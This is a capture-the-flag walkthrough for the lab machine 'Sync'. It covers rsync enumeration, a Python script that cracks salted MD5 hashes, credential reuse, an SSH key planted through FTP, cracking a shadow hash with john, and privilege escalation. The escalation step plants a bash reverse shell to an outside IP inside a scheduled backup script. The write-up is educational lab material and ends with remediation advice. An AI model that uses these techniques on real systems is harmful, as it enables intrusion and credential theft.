Vulnlab Walkthrough Sync
Nmap


We can see that there is an http service on port 80. When viewing this on Firefox we are directed to a login page. There is nothing pertinent here though.

We see that rsync is open on port 873. By running rsync 10.10.70.248:: we can see some rsync modules that are available.

In the httpd module we find multiple directories.

In the db directory we find a file named site.db which is a SQLite database. Here, we find a user table which contains hashed passwords for the triss and admin user.
In the www directory we find index.php which shows how these password hashes are generated and stored.

What this means is that when we save these hashes to a text file, we have to format them like so: secure|username|password

Using this python script, we can attempt to crack these password hashes against rockyou.txt.
import hashlib

# Load hashes in format: salt|username|hash
with open("hashes.txt", "r") as f:
    targets = []
    for line in f:
        parts = line.strip().split("|")
        if len(parts) == 3:
            salt, username, target_hash = parts
            targets.append((salt, username, target_hash))

# Load wordlist
with open("/usr/share/wordlists/rockyou.txt", "r", encoding="latin-1") as f:
    passwords = f.read().splitlines()

# Brute-force loop
for salt, username, target_hash in targets:
    for password in passwords:
        combined = f"{salt}|{username}|{password}"
        hashed = hashlib.md5(combined.encode()).hexdigest()
        if hashed == target_hash:
            print(f"[+] Match found for user '{username}': {password}")
            break
    else:
        print(f"[-] No match found for user '{username}'")
After running the script we are able to obtain triss’s plain text password.

I tried using these credentials to authenticate over SSH but only public key authentication is enabled.

Initial Foothold
Since FTP was found open during the Nmap scan, we used the credentials to successfully authenticate to the service.


To be able to authenticate over SSH, we can create the directory .ssh on the target and then a SSH key pair on our host machine.
ssh-keygen -t rsa -b 2048 -f triss_key
User
After uploading the public key to the target via put and renaming the file to “authorized_keys” we can now authenticate over SSH as triss.
ssh -i triss_key triss@10.10.93.206


While exploring the /home directory, we found another user named jennifer. To check for credential reuse, we tried using triss’s password to switch to the jennifer user via su jennifer, and it worked. Here, we are able to grab the user flag from her home directory.
Pivoting

In the root of the file system, we find a backup directory containing many zip files.
After downloading one of the backup files to our host machine, we extract it and find a shadow file in the tmp/backup/ directory.

Here we find the password hash for the sa user.

Based on the first few characters of the string $y$, this is a yescrypt hash which can be cracked using john.
john --wordlist=/usr/share/wordlists/rockyou.txt sa_user_hash.txt

After obtaining the plain text password, we can use these credentials to switch to the sa user.

Privilege Escalation
To identify potential privilege escalation paths, we can run LinPEAS on the target.
Here, we find a script called backup.sh located in /usr/local/bin/.

It looks like backup.sh is a script used to make backup copies of various files.

We also see that backup.sh is owned by the sa user, granting us read, write, and execute permissions.

What we can do is edit backup.sh to include a reverse shell so that the next time this runs, it will run our reverse shell and we can obtain remote code execution. For the reverse shell, I used a bash shell from the hack-tools Firefox extension.
bash -c 'exec bash -i &>/dev/tcp/10.8.4.135/443 <&1'


After starting a listener we obtain a connection, and we are able to retrieve the root flag.
Remediation
Require a password when accessing rsync. Ensure the use of strong password hashing algorithms and that salts are unique per user and kept secure. Ensure users are using strong and complex passwords to include a minimum of 12 characters, uppercase letters, lowercase letters, numbers, and special characters.